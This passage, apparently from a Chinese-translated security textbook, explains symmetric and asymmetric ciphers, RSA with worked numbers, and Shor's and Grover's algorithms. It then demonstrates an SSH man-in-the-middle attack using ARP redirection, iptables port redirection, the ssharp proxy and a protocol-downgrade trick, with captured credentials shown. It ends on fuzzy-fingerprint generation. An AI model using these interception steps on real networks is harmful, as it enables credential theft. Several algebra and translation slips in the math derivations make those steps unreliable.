这些密码通常是块密码或流密码。块密码以固定大小的块进行操作，通常是 64 位或 128 位。若使用相同的密钥，相同的明文块总是加密成相同的密文块。DES、Blowfish 和 AES（Rijndeal）都是块密码。流密码生成一个伪随机位流，一次通常为一位或一个字节，称为密钥流，它与明文进行异或（XOR）操作。流密码对加密连续的数据流是很有用的。RC4 和 LSFR 是流行的流密码的例子。将在 4.7 节“无线 802.11b 加密”中对 RC4 进行深入讨论。

DES 和 AES 都是流行的块密码。许多思想纳入到块密码的构建中，使得它足以抵抗已知的破译攻击。在块密码中会重复用到两个概念：混淆（confusion）和扩散（diffusion）。混淆指用来隐藏明文、密文和密钥之间的关系的方法。这表示输出位必须包括密钥和明文的一些复杂变换。扩散指将明文位和密钥位的影响扩散到尽可能多的密文位上。乘积密码（product ciphers）通过重复使用各种简单操作将上述两个概念结合。DES 和 AES 都是乘积密码。

DES 还使用了 Feistel 网络。它在很多块密码中得到应用，能够保证算法是可逆的。基本上，每个块被分成两等份，左（L）和右（R）。然后，在一轮运算中，新的左半部分（L_i）被设置为旧的右半部分（R_{i-1}），新的右半部分（R_i）由旧的左半部分（L_{i-1}）与某个函数的输出进行异或的结果组成，该函数的自变量是旧的右半部分和该轮的子密钥（K_i）。通常，每轮运算都有单独的子密钥，这些子密钥被提前计算出来。

L_i 和 R_i 的值如下所示（符号⊕表示 XOR 运算）：

$$L_i=R_{i-1}$$

$$R_i=L_{i-1}\oplus f(R_{i-1},K_i)$$

DES 使用了 16 轮运算。专门选择了这么多次以抵御不同的密码破译。DES 惟一真正的已知弱点是它的密钥大小。因为密钥只有 56 位，在专用硬件上使用穷举暴力攻击能在几个星期内检查完整个密钥空间。

通过使用两个连接在一起总长为 112 位的 DES 密钥，三重 DES 修正了这个问题。加密过程首先使用第一个密钥加密明文块，然后使用第二个密钥解密，最后使用第一个密钥再次加密。解密过程与此相似，但加密与解密操作相互交换。增加的密钥长度使得暴力破解的困难度呈指数增长。

大多数符合行业标准的块密码能够抵御所有已知形式的密码破解，通常密钥长度足够大，使得穷举暴力攻击的企图不能得逞。然而，量子计算提供了某些通常被过分夸大了的有趣的可能性。

下面介绍 Lov Grover 的量子搜索算法。

量子计算提供了巨量平行处理的可能。量子计算机可以在叠加态（可以看做一个数组）中存储许多不同的状态，并且在所有这些状态上立即执行计算。这对于暴力破解任何密码（包括块密码）都是很理想的。可将全部可能的密钥装入叠加态，然后同时在所有密钥上执行加密操作。棘手的部分是从叠加态中得到正确值。量子计算机是不可思议的，因为当查看叠加态时，整个状态脱散为某个单一状态。不幸的是，该脱散是随机的，并且叠加态中的每个状态有相同的几率脱散为该状态。

虽然没有方法操纵叠加状态的几率，但通过猜测密钥可获得相同的效果。幸运的是，一个名为 Lov Grover 的人提出了一种能够操纵叠加状态几率的算法。该算法允许所期望的特定状态的几率增加而其他状态的几率减小。可重复这个过程若干次直到能够保证叠加态脱散为所期望状态的几率。这大约需要 O($\sqrt{n}$)步。

使用某些基本的指数数学技巧，就会注意到对于穷举暴力攻击，该算法只不过是有效地将密钥大小减半。因此，极端妄想狂认为：将块密码的密钥大小加倍将能够抵抗甚至是使用量子计算机进行穷举暴力攻击的理论可能性。

4.4　非对称加密

非对称密码使用两个密钥：一个公钥和一个私钥。公钥是公开的，而私钥是保密的，其巧妙的名字也由此而来。任何使用公钥加密的消息，只能使用私钥对其进行解密。这就消除了密钥分配问题——公钥是公开的，通过使用公钥，可以为相应的私钥加密消息。不需要像对称密码那样使用额外的通信通道传递密钥。然而，非对称密码要比对称密码慢很多。

4.4.1　RSA

RSA 是最流行的非对称算法之一。RSA 的安全性建立在大数分解的困难度上。首先，选择两个素数，P 和 Q，并计算其乘积，结果为 N。

$$N=P\cdot Q$$

然后，计算出 1 和 N-1 之间与 N 互质（两个数互质是指它们的最大公约数是 1）的数的个数。这被称为欧拉 φ 函数，通常使用小写的希腊字母 φ 表示。

例如，$\phi(9)=6$，因为 1、2、4、5、7 和 8 与 9 互质。很容易注意到，如果 N 是素数，那么 $\phi(N)$ 为 N-1。一个不太明显的事实是：如果 N 是两个素数的乘积，P 和 Q，那么 $\phi(P\cdot Q)=(P-1)\cdot(Q-1)$。这个很容易得到，因为 RSA 必须计算 $\phi(N)$。

随机选择一个与 $\phi(N)$ 互质的加密密钥 E。然后，必须找到一个符合下列等式的解密密钥，式中 S 是任意整数。

$$E\cdot D=S\cdot\phi(N)+1$$

这可以使用扩展欧拉算法求解。欧拉算法是一个非常古老的算法，它恰好可以很快地计算两个数的最大公约数（GCD）。两个数中的大数除以小数，注意其余数部分。然后，小数除以余数，重复该过程直到余数为 0。那么 0 之前的最后一个余数就是两个原数的最

大公约数。该算法相当快，其运算时间为 $O(\log_{10}N)$。这表示要花费与大数的位数一样多的步骤计算答案。

在下面的表中，将计算 7253 和 120 的 GCD，记作 gcd(7253,120)。开始时，将两个数放到列 A 和 B，大数在 A 列。然后，用 A 除以 B，余数放到 R 列。在下一行，上一行的 B 成为新一行的 A，上一行的 R 成为新一行的 B。再次计算 R，重复该过程直到余数为 0。0 之前的最后一个 R 值就是最大公约数。

A	B	R
7253	120	53
120	53	14
53	14	11
14	11	3
11	3	2
3	2	1
2	1	0

因此，7253 和 120 的最大公约数是 1。这表示 7253 和 120 互质。

当 gcd(A,B)=R 时，扩展欧拉算法用于查找这样的两个整数 J 和 K：J·A+K·B=R。

这是通过逆向运用欧拉算法实现的。但这种情况下，商很重要。以下是对前面的例子再次进行的数学计算，有商数：

$$7253=60\cdot120+\mathbf{53}$$

$$120=2\cdot53+\mathbf{14}$$

$$53=3\cdot14+\mathbf{11}$$

$$14=1\cdot11+\mathbf{3}$$

$$11=3\cdot3+\mathbf{2}$$

$$3=1\cdot2+\mathbf{1}$$

根据代数学的基本知识，每一行的项可以循环移动，因此余数项（黑体部分）单独列在等号左侧。

$$\mathbf{53}=7253-60\cdot120$$

$$\mathbf{14}=120-2\cdot53$$

$$\mathbf{11}=53-3\cdot14$$

$$\mathbf{3}=14-1\cdot11$$

$$\mathbf{2}=11-3\cdot3$$

$$\mathbf{1}=3-1\cdot2$$

从底部开始，很显然

$$1=3-1\cdot\mathbf{2}$$

该行上一行是 2=11–3·3，它是 2 的一个代换。

$$1=3-1\cdot(11-3\cdot3)$$

$$1=4\cdot3-1\cdot\mathbf{11}$$

再向上一行是 3=14–1·11，可以用作 3 的代换。

$$1=4\cdot(14-1\cdot11)-1\cdot11$$

$$1=4\cdot14-5\cdot\mathbf{11}$$

当然，再上一行是 11=53-3·14，提示了另一个代换。

$$1=4\cdot14-5\cdot(53-3\cdot14)$$

$$1=19\cdot\mathbf{14}-5\cdot53$$

按照该模式，再上面一行是 14=120–2·53，导致另一个代换。

$$1=19\cdot(120-2\cdot53)-5\cdot53$$

$$1=19\cdot20-43\cdot\mathbf{53}$$

最后，最顶行显示的是 53=7253–60·120，用作最后一个代换。

$$1=19\cdot120-43\cdot(7253-60\cdot120)$$

$$1=2599\cdot120-43\cdot7253$$

$$2599\cdot120+-43\cdot7253=1$$

这显示 J 和 K 分别是 2599 和–43。

前面例子中选择的数适合 RSA。假设 P 和 Q 的值是 11 和 13，那么 N 应为 143。因此 $\phi(N)=120=(11-1)\cdot(13-1)$。因为 7253 和 120 互质，所以 7253 是一个极好的 E 值。

如果回想一下，我们的目的是寻找适合下面等式的 D 值：

$$E\cdot D=S\cdot\phi(N)+1$$

可以运用代数知识将上式转化为我们更熟悉的形式：

$$D\cdot E+S\cdot\phi(N)=1$$

$$D\cdot7253\pm S\cdot120=1$$

使用由扩展欧拉算法得到的值，很显然 D= –43。S 的值无关紧要，它实际上表示对 $\phi(N)$ 求模，即对 120 求模。这表示 D 的正等效值是 77，因为 120–43=77。可以将它们代入前面的等式中。

$$E\cdot D=S\cdot\phi(N)+1$$

$$7253\cdot77=4654\cdot120+1$$

N 和 E 作为公钥分发，D 作为私钥保密。将 P 和 Q 丢弃。加密和解密函数相当简单。

加密：

$$C=M^{E}(\mathrm{mod}N)$$

解密：

$$M=C^{D}(\mathrm{mod}\ N)$$

例如：如果消息 M 是 98，加密函数如下所示：

$$98^{7253}=76(\mathrm{mod}\ 143)$$

密文是 76。只有那些知道 D 值的人能够将消息解密，从数字 76 中恢复数字 98，如下所示：

$$76^{77} = 98(\text{mod } 143)$$

很显然，如果消息 M 大于 N，必须将其分解为小于 N 的块。欧拉定理使得该过程成为可能。该定理可主要叙述为：若 M 和 N 互质，M 是较小的数，那么当 M 与自身相乘 $\phi(N)$ 次且被 N 除时，余数总为 1。

若 gcd(M,N)=1 且 M<N，那么 $M^{\phi(N)}=1(\text{mod } N)$。因为它们都对 N 求模，所以下面的公式也是正确的，这是由于它们以模数运算的方式相乘

$$M^{\phi(N)} \cdot M^{\phi(N)} = 1 \cdot 1(\text{mod } N)$$

$$M^{2\cdot\phi(N)} = 1(\text{mod } N)$$

可以将该过程重复执行 S 次，得到下面的结果：

$$M^{S\cdot\phi(N)} = 1(\text{mod } N)$$

若两边同乘以 M，结果为

$$M^{S\cdot\phi(N)} \cdot M = 1 \cdot M(\text{mod } N)$$

$$M^{S\cdot\phi(N)+1} = M(\text{mod } N)$$

这个等式基本上就是 RSA 的核心。数 M 自乘并以 N 为模，再次生成原数 M。这是一个返回值为其自身输入的函数，这并不是其所有有趣之处。但如果该等式能被分解为两个单独的部分，然后一部分用于加密，另一部分用于解密，那么将再次生成原消息。这可以通过寻找两个数实现，E 和 D 相乘等于 S 乘以 $\phi(N)$ 加 1。然后，该值可以代换入先前的等式。

$$E \cdot D = S \cdot \phi(N) + 1$$

$$M^{E\cdot D} = M(\text{mod } N)$$

上式等于

$$M^{E^D} = M(\text{mod} N)$$

可以将上式分解为两步：

$$M^E = C(\text{mod} N)$$

$$C^D = M(\text{mod} N)$$

这基本上就是 RSA。算法的安全性取决于保持 D 的秘密。但因为 N 和 E 值都是公开的，如果 N 能被分解为原始的 P 和 Q，可以很容易地由 $(P-1)\cdot(Q-1)$ 算出 $\phi(N)$，然后可以用扩展欧拉算法确定 D。因此，注意必须使用最著名的因子分解算法选择 RSA 的密码大小，以保证密钥的计算安全性。当前，最著名的因子分解算法是数域筛（NFS）。该算法具有亚指数的运行时间，这已经相当好了，但对于在切实可行的时间内攻破 2048 位的 RSA 密钥来说，仍然不够快。

4.4.2 Peter Shor 的量子因子分解算法

量子计算再次在计算潜能上显示了令人惊异的速度。Peter Shor 能够利用量子计算机的

巨量并行处理使用一个古老的数论技巧有效地分解因数。

这个算法实际上相当简单。取一个数 N，对其进行因数分解。选择一个小于 N 的数 A。A 应当与 N 互质，但假设 N 是两个素数的乘积（当尝试分解因数破译 RSA 时，情况总是如此），如果 A 与 N 不互质，那么 A 是 N 的一个因子。

下一步，用从 1 开始的若干连续数字填充叠加态，且每个值都是通过函数 $f(x)=A^x(\text{mod } N)$提供的。所有这些都是通过不可思议的量子计算同时进行的。结果中将会出现一种重复模式，必须找到重复周期。幸运的是，所有这些能够在量子计算机上使用傅里叶变换很快完成。该重复周期称为 R。然后，计算 $\gcd(A^{R/2+1},N)$ 和 $\gcd(A^{R/2-1},N)$。这两个值中至少应该有一个是 N 的因子。这是可能的，因为 $A^R=1 \pmod N$，下面将对其做进一步解释。

$$A^R=1(\text{mod } N)$$
$$(A^{R/2})^2=1 \pmod N$$
$$(A^{R/2})^2-1=0 \pmod N$$
$$(A^{R/2}-1)\cdot(A^{R/2}+1)=0(\text{mod } N)$$

这说明$(A^{R/2}-1)\cdot(A^{R/2}+1)$是 N 的整数倍。只要这些值不为零，这些值中的某个值就有与 N 相同的因子。

为了攻击前面的 RSA 示例，必须对公钥分解因子。这时 N=143。下一步，选择与 N 互质且小于 N 的数 A，因此 A=21。这时函数为 $f(x)=21^x(\text{mod } 143)$。将从 1 开始直到量子计算机允许的每一个连续值都代入该函数。

为了简洁起见，设量子计算机有 3 个量子位，因此叠加态可容纳 8 个值。

X=1　　$21^1(\text{mod } 143)=21$

X=2　　$21^2(\text{mod } 143)=12$

X=3　　$21^3(\text{mod } 143)=109$

X=4　　$21^4(\text{mod } 143)=1$

X=5　　$21^5(\text{mod } 143)=21$

X=6　　$21^6(\text{mod } 143)=12$

X=7　　$21^7(\text{mod } 143)=109$

X=8　　$21^8(\text{mod } 143)=1$

通过观察，可以很容易确定周期：R 是 4。有了这些信息，$\gcd(21^2-1,143)$和 $\gcd(21^2+1,143)$至少应当产生一个因子。实际上这次出现了两个因子，因为 gcd(440,143)=11 并且 gcd(442,142)=13。然后，可以用这些因子重新计算前面示例的私钥。

4.5　混合密码

混合密码系统具有两个密码领域中的最好的方面。非对称密码用来交换随机生成的密钥，该密钥用于使用对称密码加密其余的通信信息。它不但提供了对称密码的速度和效率，同时也解决了安全地交换密钥的困境。大多数现代密码应用都采用了混合加密，例如 SSL、SSH 和 PGP。


因为多数应用采用了能够抵御密码破译的密码，攻击密码通常不起作用。然而，如果攻击者可以在通信双方之间截取通信并且伪装为两者之一，那么就能够攻击密钥交换算法了。

4.5.1 Man-in-the-Middle 攻击

Man-in-the-Middle（MiM）攻击是一种智取加密的聪明方式。攻击者位于通信双方之间，双方都相信自己在与另一方通信，但双方实际上都在与攻击者通信。

当建立双方之间的加密连接时，会生成一个密钥并使用非对称密码传递该密钥。通常，该密钥用来对双方之间进一步的通信进行加密。因为该密钥是以安全方式传递的，并且后续的流量是由该密钥保证安全的，因此这些流量对任何窃听这些数据包的潜在的攻击者而言是难以理解的。

然而，在 Man-in-the-Middle 攻击中，A 相信它正在与 B 通信，并且 B 相信它正在与 A 通信，但实际上，它们两个都在与攻击者通信。因此，当 A 与 B 协商一个加密的连接时，A 实际上打开了一个与攻击者的加密连接，这表示攻击者使用非对称密码进行安全通信并且获悉了密钥。然后，攻击者只需打开与 B 之间的另一个加密连接，并且 B 也相信它正在与 A 通信，如下图所示。



这说明攻击者实际上用两个单独的加密密钥保持着两个单独加密通信通道。从 A 发出的数据包被第一个密钥加密并发送到攻击者，实际上 A 认为攻击者是 B。然后攻击者用第一个密钥解密这些数据包，并且用第二个密钥对数据包重新加密。然后攻击者将重新加密的数据包发送到 B，B 认为这些数据包实际上是 A 发送的。这样，如果 AB 双方没有其他超人之处的话，攻击者位于 AB 之间并拥有双方的密钥，就能窃听甚至修改 A 和 B 之间的通信。

该攻击可以用第 3 章中的 ARP 重定向 Perl 脚本实现，被修改的 openssh 数据包称为 ssharp。由于 ssharp 的许可证问题，它不能被分发；然而，应当能够在 http://stealth.7350.org 找到它。ssharp 的后台程序 ssharpd 能接受所有的连接，然后将这些连接代理向正确的目的 IP 地址。IP 过滤规则用来将 ssh 连接流量的目的地由端口 22 重定向到 1337，ssharpd 就在 1337 端口运行。然后 ARP 重定向脚本重定向 192.168.0.118 和 192.168.0.189 之间的通信，

因此流量将流经 192.168.0.193。下面显示了这些机器的输出：

在机器 overdose @ 192.168.0.193 上的代码

```
overdose# iptables -t nat -A PREROUTING -p tcp --sport 1000:5000 --dport 22 -j
REDIRECT --to-port 1337 -i eth0
overdose# ./ssharpd -4 -p 1337


Dude, Stealth speaking here. This is 7350ssharp, a smart
SSH1 & SSH2 MiM attack implementation. It's for demonstration
and educational purposes ONLY! Think before you type ... (<ENTER> or <Ctrl-C>)

overdose# ./arpredirect.pl 192.168.0.118 192.168.0.189
Pinging 192.168.0.118 and 192.168.0.189 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] Target:  192.168.0.189 is at 00:02:2D:04:93:E4
[*] You:     192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
```

当该重定向发生时，会打开一个从 192.168.0.118 到 192.168.0.189 的 SSH 连接。

在机器 euclid @ 192.168.0.118 上的代码

```
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA key fingerprint is 01:17:51:de:91:9b:58:69:b2:91:6f:3a:e2:f8:48:fe.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.189' (RSA) to the list of known hosts.
root@192.168.0.189's password:
Last login: Wed Jan 22 14:03:57 2003 from 192.168.0.118
tetsuo# exit
Connection to 192.168.0.189 closed.
euclid$
```

一切看起来很正常，连接看起来也很安全。然而，在后台 192.168.0.193 的机器 overdose 上会发生下面的事情：

```
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Ctrl-C caught, exiting cleanly.
Putting arp caches back to normal.

overdose# cat /tmp/ssharp
192.168.0.189:22 [root:1h4R)2cr4Kpa$$w0r)]
overdose#
```

因为身份认证实际上被重定向，192.168.0.193 担当一个代理，所以密码可能被窃听。

攻击者能够伪装成任何一方的能力使得这种攻击成为可能。SSL 和 SSH 设计时注意到了这一点，采取了防御身份欺骗的措施。SSL 给有效的身份颁发证书，SSH 使用主机指纹。

如果攻击者没有 B 的正确证书或指纹，那么当 A 尝试打开一个与攻击者之间的加密通信通道时，由于签名不符，A 将收到一个警告。

在前面的示例中，192.168.0.118（euclid）原先从没有通过 SSH 与 192.168.0.189（tetsuo）进行通信，因此它没有主机指纹。被接受的主机指纹实际上是用于 192.168.0.193（overdose）的指纹。如果情况不是这样，而且 192.168.0.118 有一个用于 192.168.0.189 的主机指纹，整个攻击会被检测到，会向用户发出一个十分显眼的警告。

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
01:17:51:de:91:9b:58:69:b2:91:6f:3a:e2:f8:48:fe.
Please contact your system administrator.
```

实际上，openssh 客户端将阻止用户连接直到原来的主机指纹被删除。然而，许多 Windows SSH 客户端并没有像这样严格实施这些规则，它会提示给用户一个“您确信继续吗？”对话框。那些无知的用户可能单击通过该警告。

4.5.2 不同 SSH 协议主机指纹

SSH 主机指纹确实存在一些弱点。这些弱点已经在 openssh 的最新版本中得以弥补，但在老版本中依然存在。

通常，当第一次与新主机建立 SSH 连接时，该主机的指纹被添加到已知主机文件，如下所示。

```
$ ssh 192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA key fingerprint is cc:30:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.189' (RSA) to the list of known hosts.
matrix@192.168.0.189's password: <ctrl-c>
$ grep 192.168.0.189 .ssh/known_hosts
192.168.0.189 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAztDssBM41F7IPw+q/SXRjrqPpOZazT1gfofdmBx9oVHBcHlbyrJDTdE
hzA2EAXU6YowxyhApWUptpbPru4JW7aLhtCsWKLSFYAkdVnaXTIbWDD8rAfKFLOdaaWOODxALORoxoTYasx
MLWN4RiOcdwpXZyyRqyYJP72Kqmdz1kjk=
```

然而，有两个不同的 SSH 协议——SSH1 和 SSH2——两个协议使用不同的主机指纹。

```
$ ssh -1 192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA1 key fingerprint is 87:6d:82:7f:15:49:37:af:3f:86:26:da:75:f1:bb:be.
Are you sure you want to continue connecting (yes/no)?
$ ssh -2 192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
```

```
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
$
```

SSH 服务器提供的 banner 描述了该服务器能理解哪个 SSH 协议(如下面的粗体所示)。

```
$ telnet 192.168.0.193 22
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.5p1
Connection closed by foreign host.
$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
Connection closed by foreign host.
```

来自 192.168.0.193 的 banner 包括字符串“SSH-2.0”，这说明该服务器只理解协议 2。来自 192.168.0.189 的 banner 包括字符串“SSH-1.99”，这说明该服务器理解协议 1 和 2。按照习惯，“1.99”表示服务器理解两种协议。通常，用形如“Protocol 1，2”的行配置 SSH 服务器，这表示服务器理解两种协议，并且如果可能将尽量使用 SSH1。

在 192.168.0.193 的情况下，很显然任何与它连接的客户机只能使用 SSH2 通信，因此只有用于协议 2 的主机指纹。在 192.168.0.189 的情况下，很可能客户机只使用 SSH1 进行通信，因此只有用于协议 1 的指纹。

如果用于 Man-in-the-Middle 攻击的经过修改的 SSH 监控程序迫使客户机使用其他协议进行通信，那么将不会发现主机指纹。只会询问用户他们是否希望添加新指纹，而不是被提示一个很长的警告。ssharp MiM 工具有一种模式，该模式设法迫使客户机使用最不可能已被使用的协议，这是通过给客户机提示正确的 banner 实现的。使用开关-7 可激活该模式。

下面的输出说明 euclid 的 SSH 服务器通常使用协议 1，因此通过使用开关-7，假冒的服务器提供了一个需要协议 2 的 banner。

MiM 攻击之前来自机器 euclid@ 192.168.0.118 的输出

```
euclid$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
```

在机器 overdose @192.168.0.118 上建立 MiM 攻击

```
overdose# iptables -t nat -A PREROUTING -p tcp --sport 1000:5000 --dport 22 -j
REDIRECT --to-port 1337 -i eth0
overdose# ./ssharpd -4 -p 1337 -7


Dude, Stealth speaking here. This is 7350ssharp, a smart
```

```
SSH1 & SSH2 MiM attack implementation. It's for demonstration
and educational purposes ONLY! Think before you type ... (<ENTER> or <Ctrl-C>)


Using special SSH2 MiM ...
overdose# ./arpredirect.pl 192.168.0.118 192.168.0.189
Pinging 192.168.0.118 and 192.168.0.189 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] Target:  192.168.0.189 is at 00:02:2D:04:93:E4
[*] You:     192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
```

MiM 攻击之后来自机器 euclid@ 192.168.0.118 的输出：

```
euclid$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.5p1
```

通常，像 euclid 之类与 192.168.0.189 连接的客户机只使用 SSH1 通信。因此，在客户机上只存储了协议 1 的主机指纹。当 MiM 攻击对其强加协议 2 时，由于协议不同，攻击者的指纹将不会与存储的指纹进行比较。以前的实现将只是询问添加这个指纹，因为从技术上来讲，该协议的主机指纹并不存在。如下面的输出所示。

```
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
```

因为该弱点已公开，OpenSSH 的更新实现有一个稍微较长的警告：

```
euclid$ ssh root@192.168.0.189
WARNING: RSA1 key found for host 192.168.0.189
in /home/matrix/.ssh/known_hosts:19
RSA1 key fingerprint c0:42:19:c7:0d:dc:d7:65:cd:c3:a6:53:ec:fb:82:f8.
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established,
but keys of different type are already known for this host.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
```

当相同协议的主机指纹不匹配时，这个经过修改的警告并不像所给的警告那样健壮。并且，因为并非所有的客户机都是最新的，对于 MiM 攻击，经过证明该技术仍是有用的。

4.5.3 模糊指纹

关于 SSH 主机指纹，Konrad Rieck 有一个有趣的主意。通常用户将从几个不同的客户机与服务器连接。每次使用新客户机时，将会显示和添加主机指纹，一个有安全意识的用

户将注意记住主机指纹的一般结构。而实际上，并没有人能记住整个指纹，只要稍加努力就能发现主要改变。当从一个新客户机连接时，具有主机指纹看起来像什么的一般念头会大大增强该连接的安全性。若有一个 MiM 攻击尝试，通常用肉眼就可以发现主机指纹的明显不同。

然而，可以欺骗眼睛和大脑。某些指纹看起来与其他指纹非常相似。依赖于显示字体，数字 1 和 7 看起来非常相似。通常，指纹开始和结束位置的十六进制数字记得最清楚，而中间的则有些模糊。模糊指纹技术幕后的目的是生成与原始指纹十分相似的主机密钥和指纹，以欺骗人的眼睛。

openssh 数据包提供了从服务器获得主机密钥的工具。

```
overdose$ ssh-keyscan -t rsa 192.168.0.189 > /tmp/189.hostkey
# 192.168.0.189 SSH-1.99-OpenSSH_3.5p1
overdose$ cat /tmp/189.hostkey
192.168.0.189 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAztDssBM41F7IPw+q/SXRjrqPpOZazT1gfofdmBx9oVHBcHlbyrJDTdE
hzA2EAXU6YowxyhApWUptpbPru4JW7aLhtCsWKLSFYAkdVnaXTIbWDD8rAfKFLOdaaWOODxALOROxoTYasx
MLWN4RiOcdwpXZyyRqyYJP72Kqmdz1kjk=
overdose$ ssh-keygen -l -f /tmp/189.hostkey
1024 cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f 192.168.0.189
overdose$
```

现在，已经知道了 192.168.0.189 的主机密钥指纹格式，可以生成看起来和它相似的模糊指纹了。Rieck 已经开发了一个这样的程序，可以从 http://www.thc.org/thc-ffp/得到这个程序。下面的输出显示了为 192.168.0.189 创建的一些模糊指纹。

```
overdose$ ffp
Usage: ffp [Options]
Options:
  -f type       Specify type of fingerprint to use [Default: md5]
                Available: md5, sha1, ripemd
  -t hash       Target fingerprint in byte blocks.
                Colon-separated: 01:23:45:67... or as string 01234567...
  -k type       Specify type of key to calculate [Default: rsa]
                Available: rsa, dsa
  -b bits       Number of bits in the keys to calculate [Default: 1024]
  -K mode       Specify key calulation mode [Default: sloppy]
                Available: sloppy, accurate
  -m type       Specify type of fuzzy map to use [Default: gauss]
                Available: gauss, cosine
  -v variation  Variation to use for fuzzy map generation [Default: 7.3]
  -y mean       Mean value to use for fuzzy map generation [Default: 0.14]
  -l size       Size of list that contains best fingerprints [Default: 10]
  -s filename   Filename of the state file [Default: /var/tmp/ffp.state]
  -e            Extract SSH host key pairs from state file
